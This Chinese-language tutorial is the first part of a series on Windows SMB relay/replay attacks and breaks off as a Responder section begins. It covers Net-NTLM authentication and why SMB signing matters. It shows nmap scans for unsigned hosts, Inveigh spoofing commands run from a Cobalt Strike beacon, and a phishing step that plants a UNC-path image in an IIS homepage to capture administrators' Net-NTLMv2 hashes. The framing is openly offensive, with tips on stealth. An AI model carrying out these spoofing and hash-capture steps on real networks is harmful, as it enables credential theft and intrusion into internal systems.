

Windows Smb 重放 / 中继 利用 [一]


0x01 本节重点快速预览

- 观察正常的 net-ntlm 认证和带有中间人攻击的 net-ntlm 认证的区别
- 简单了解重放攻击的一些利用前提条件
- smb 重放在当前已控机器为 windows 下的各种利用方式
- smb 重放在当前已控机器为 linux 下的各种利用方式
- 关于 msf 中的一些 smb 重放攻击模块的简单利用
- 如何简单防御这种攻击方式

大致环境说明 [注：此处将全程以 smb v2.x 版本为例进行演示]：

目标客户端机器：	PC-Win7CN	192.168.3.113	假设为目标内网的一台 win7 客户机,已打全补丁
作为中间人机器:Strike		192.168.3.69	假设为目标内网的一台已控的 linux[Ubuntu 16.04 LTS]机器,后面的 msf 模块利用也会用这台机器来演示
目标服务端机器: IIS75-CN		192.168.3.129	假设为目标内网的一台已控的 windows 2008r2 机器,已打全补丁

0x02 先来仔细观察正常的 net-ntlm 认证和带有中间人攻击的 net-ntlm 认证的区别



此处我们就不妨再简单回顾下 net-ntlm 的认证过程,首先,当用户在 Client 上正常输入账号密码和域以后,此时密码会率先被 hash 一次,而后 Client 将 username 发给 Server,Server 会返回一个 16 字节的挑战码,Client 收到这个挑战以后会继续用那个之前已经 hash 过的密码用挑战再 hash 一次[生成 response],之后再把这个挑战和 response 一同发给 server,server 再丢给 dc 去验证,在之前的文章中,我们已经详细说明过关于 net-ntlm 的认证过程,还不太清楚的朋友不妨去那里再看看,这里纯粹是为了图方便,就暂且假定 DC 和 Server 在同一台机器[smb server]上,ok,开始今天的正题,上面说的认证过程都是假定在就只有客户端和服务端两台机器没有任何外部恶意干扰的前提下,如果此时两台机器间莫名多了一个第三者,而这个第三者通过不停的转换机器角色来同时欺骗 Smb server 和 Client 两端,那后果可想而知,这样一来的话,不管是挑战码还是 response 此时都要经过这个第三者,就相当于这个第三者可以拿着 Client 的凭据去访问 Smb Server 中的资源,如果这个凭据的用户权限在 smb server 中很大,大到可以随意操作 smb server,此时凭据再一旦认证成功,随后再立即执行一段 shellcode,那 Smb server 基本也就沦陷了,所以,看到这儿大家也应该都明白了,这本质上只是一种设计缺陷而非什么漏洞,是在设计之初考虑问题不到位所导致的

关于 smb 重放的利用核心:

从上面的攻击过程来看,此利用的核心主要在于 **先欺骗 后重放** 上,首先,需要明白的是,内网其它机器的流量,是不会无故经过你的机器的,如果流量不能经过自己的机器,那也就意味着后面拿不到目标机器请求的**挑战**和**响应**,自然也就没法进行重放利用了,所以,我们就需要借助其它的一些手段让目标机器的指定流量都事先经过自己的机器,而可用于欺骗的方式就相对比较多了,比如,众所周知的**NBNS, DNS, LLMNR, WPAD, PROXY, HTTP, HTTPS...**关于对每种协议欺骗的利用细节,内容确实较多,准备后续再继续展开单独来说明,今天我们暂时只侧重在初步利用上,先有个总体认知即可,更深度的利用,来日方长

0x03 简单了解关于 smb 重放的一些利用条件

首先来简单看下不同Windows版本所对应的Smb版本,顾名思义,smb版本越高,内置的安全机制就越完善,利用难度也就越大,另外,它默认工作在tcp/udp的139和445端口上,属上层协议[偏应用层]

```
Smb v1      主要用于 xp/2003 以下的系统中
Smb v2.x    主要用于 win vista/7/2008/2008r2
Smb v3.x    主要用于 win 8 / 8.1 / 2012 / 2012r2 /2016
```

关于 smb 重放的一些利用前提条件:

目标机器不能开启 smb 签名[只要说到签名,核心就是为了防数据篡改,任何协议都是如此],否则利用无效,一般情况下,windows server 会默认开启,而 windows 单机系统[win 7/8/8.1/10]默认都不会开,另外,对一些打了 ms08-068[KB957097]补丁的老系统[比如 windows xp/2003 以下的系统]利用也是无效的,到此为止,想必大家心里都有底了,其实主要还是想在不得已的情况下,以此方式来突破一些核心的内网服务器,既然是涉及到欺骗动作,动静儿肯定不会小到哪里去,但相比 arp 来讲,一个应用层的协议欺骗动静肯定是要比 arp 小的多的多,ok,废话不多讲,来简单看下实际利用

首先,就来尝试快速扫下目标内网中所有禁用了 smb 签名的 windows 机器,很快就发现两台 windows 机器,一台 win7 和一台 win server 2008r2,且 smb 签名默认都已被禁用,现在我们的目的就是想对 win7 这台机器进行重放来拿到它的 net-ntlm v2 的 hash 好做下一步的操作,如果你想直接利用此 hash 再一并自动获取那台 windows 2008r2 机器的 system 权限的 shell,就需要有个前提,就是这两台机器的账号密码必须完全一致,不然重放的时候肯定会认证失败,认证失败也就意味着没法登陆,后面的一些列动作自然也就没法执行了,本文的后续操作会全部侧重在线抓 hash 而非直接拿 shell 上,如果真的是实战利用,个人也不建议直接这样去拿 shell,一来不靠谱[虽然表面上看起来很方便,挺自动化,但在实战中这未必是好处,反而是冗余的累赘],二来太招摇,抓个 hash 和直接上 shell,完全不是一个重量级的操作,假设目标内网机器全部脱网? 上 shell 肯定会更麻烦,与其在一个不确定性的环境里折腾那个,不如先想办法把 hash 拿到,hash 有了,后面想怎么玩都可以,除非你事先就直接处在别人的内网中[比如,vpn 内网],否则最好不要直接上 shell,废话有点多了,只是希望大家能明白

```
# nmap -Pn -sT -p 445 --open --script smb-security-mode.nse,smb-os-discovery.nse 192.168.3.0/24
```

```

19:52:56 -> root@Strike -> [~]
~ => nmap -Pn -sT -p 445 --open --script smb-security-mode,nse,smb-os-discovery.nse 192.168.3.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2018-11-05 19:54 CST
Nmap scan report for 192.168.3.94
Host is up (0.0025s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Nmap scan report for 192.168.3.113
Host is up (0.0010s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-os-discovery:
| OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
| OS CPE: cpe:/o:microsoft:windows 7::sp1
| Computer name: PC-Win7CN
| NetBIOS computer name: PC-WIN7CN
| Workgroup: WORKGROUP
| System time: 2018-11-05T19:54:15+08:00
|_ smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge response: supported
|_ message_signing: disabled (dangerous, but default)

Nmap scan report for 192.168.3.129
Host is up (0.00092s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-os-discovery:
| OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: IIS75-CN
| NetBIOS computer name: IIS75-CN
| Workgroup: WORKGROUP
| System time: 2018-11-05T19:54:13+08:00
|_ smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge response: supported
|_ message_signing: disabled (dangerous, but default)

Nmap done: 256 IP addresses (256 hosts up) scanned in 5.61 seconds

```

0x04 smb 重放在当前已控机器为 windows 下的各种利用方式 [借助 Inveigh 脚本实现]

首先,我们先来假设这么一种情况,当前你已经拿下了目标 web 所在的那台服务器[也就是 IIS75-CN 这台机器,并且它在纯内网环境下(暂且可理解为只有内网 ip 的那种)],而后,你又通过其它的方式确定了同内网下的某个管理员的个人机位置[即 PC-Win7CN 这台机器],现在的目的,就是想借助 IIS75-CN 这台机器对同网段下的 PC-Win7CN 机器以协议欺骗的方式来拿到 IIS75-CN 这台机器管理员的 net-ntlm v2 hash,其实,说白了就是钓鱼,至于具体怎么做就很简单了,我们只需要在 web 那台机器的网站主页里随便插一个带有 unc 路径的图片即可,因为事先已在同内网下做好欺骗,所以此时当管理员一打开网站,他机器的 net-ntlm hash 就会被我们捕捉到,后面想拿着这个 hash 做什么就看实际需求了,为什么要用 unc 路径?原因就是它请求资源走的是 smb[file://],而我们要利用的恰恰就是这一点,到此就该很明了了,ok,说完思路,咱们就来看看具体怎么搞,下面先来介绍一个非常实用且功能强悍的 powershell 脚本 Invoke-Inveigh,集各种协议欺骗和 smb 重放利用与一身的内网攻击套件,此处暂以在线抓 hash 为主,到后续我们还会找机会单独说明该工具,那时再去看 relay 部分的深度利用

先在 IIS75-CN 这台机器上用 Inveigh 做好欺骗,为了更贴近实战,仍然会直接在 beacon 下操作,实战中大可不必把所有的协议欺骗都开起来,这样动静儿会很大,其实有一两个足矣


```
beacon> powershell-import /root/powershell/Inveigh/Inveigh.ps1
```

```
beacon> powershell Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -NBNS Y -mDNS Y -LLMNR Y -HTTP Y -PROXY Y 注意此处是默认欺骗
```


而后,去指定的目标站点目录下找到主页索引文件编辑插入以下 unc 路径,此处的内网 ip,可以随便指向一台目标内网确实存活的 windows 机器的 ip,至于那个共享在不在都关系不大,因为我们的根本目的是为了抓 PC-Win7CN 机器管理员的 hash

```

```



```
C:\inetpub\wwwroot\iisstart.htm - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(O) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
iisstart.htm
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
5 <title>IIS7</title>
6 <style type="text/css">
7 <!--
8 body {
9     color:#000000;
10    background-color:#B3B3B3;
11    margin:0;
12 }
13
14 #container {
15     margin-left:auto;
16     margin-right:auto;
17     text-align:center;
18 }
19
20 a img {
21     border:none;
22 }
23
24 -->
25 </style>
26 </head>
27 <body>
28 
29 <div id="container">
30 <a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409">
32 </body>
33 </html>
```

一旦管理员在 PC-Win7CN 机器上访问该网站,机器用户的 net-hash v2 hash 就会被我们捕捉到,其实并不仅仅是 PC-Win7CN 这一台机器的 hash,同内网下的所有机器只要打开该网站,hash 也都会被捕捉到

```
http://192.168.3.129/
```


最后,抓到我们想要的 hash 以后,记得去把上面的欺骗给关掉,此处图方便直接把 Inveigh 对应的 powershell 进程给干掉即可,看清楚,别杀错了,头一个是我们自己的 beacon 进程

1264	508	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
1276	2036	powershell.exe	x86	1	IIS75-CN\Administrator
1288	508	inetinfo.exe	x64	0	NT AUTHORITY\SYSTEM
1436	508	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1484	508	VGAuthService.exe	x64	0	NT AUTHORITY\SYSTEM
1600	508	vmtoolsd.exe	x64	0	NT AUTHORITY\SYSTEM
1632	508	ManagementAgentHost.exe	x64	0	NT AUTHORITY\SYSTEM
1660	508	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
1912	508	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
1936	1276	powershell.exe	x86	1	IIS75-CN\Administrator
1996	1388	notepad++.exe	x64	1	IIS75-CN\Administrator
2012	2232	vmtoolsd.exe	x64	1	IIS75-CN\Administrator

其实,在这个过程中还会有个问题,假如当前机器[IIS75-CN]的防火墙已事先开启,此时你去起 powershell 一般都会弹出个如下的拦截提示,解决办法倒是很简单,手动执行 netsh 加条另外程序规则即可



0x05 smb 重放在当前已控机器为 linux 下的各种利用方式 [Responder 嗅探器 + impacket 套件]

话既然感到这儿,就顺便多说几句,其实在 linux 中默认就已经为我们装好了一个非常实用的攻击套件,就是 python,哪怕只有一个 python2.6.6,哪怕你暂时还没拿到目标机器的 root 权限,这些都并不影响你继续内网渗透,在实战中它往往能帮我们不少的忙,所以个人还是那句话,在 linux 平台下的渗透方式尽量形成全部 bash 和 python 化[当然啦,如果的 c 功底够硬,肯定更佳,毕竟,在 linux 中,这种交互也是最直接的],而在 windows 下的渗透方式则尽量全部形成 powershell, vbs, bat 化,尽量不要过于依赖外部工具[甚至有些都完全没必要的,功能重复却毫无特色的工具],系统内置的越通用的东西,活的时间也肯定会相对更长,而且也更隐蔽,一旦慢慢养成了这样的渗透习惯,以后对陌生环境的适应力和生存率自然就会更高,你攻击手法的精湛程度肯定也会在另一个台阶上,一起加油

首先,来看下 Responder 嗅探器

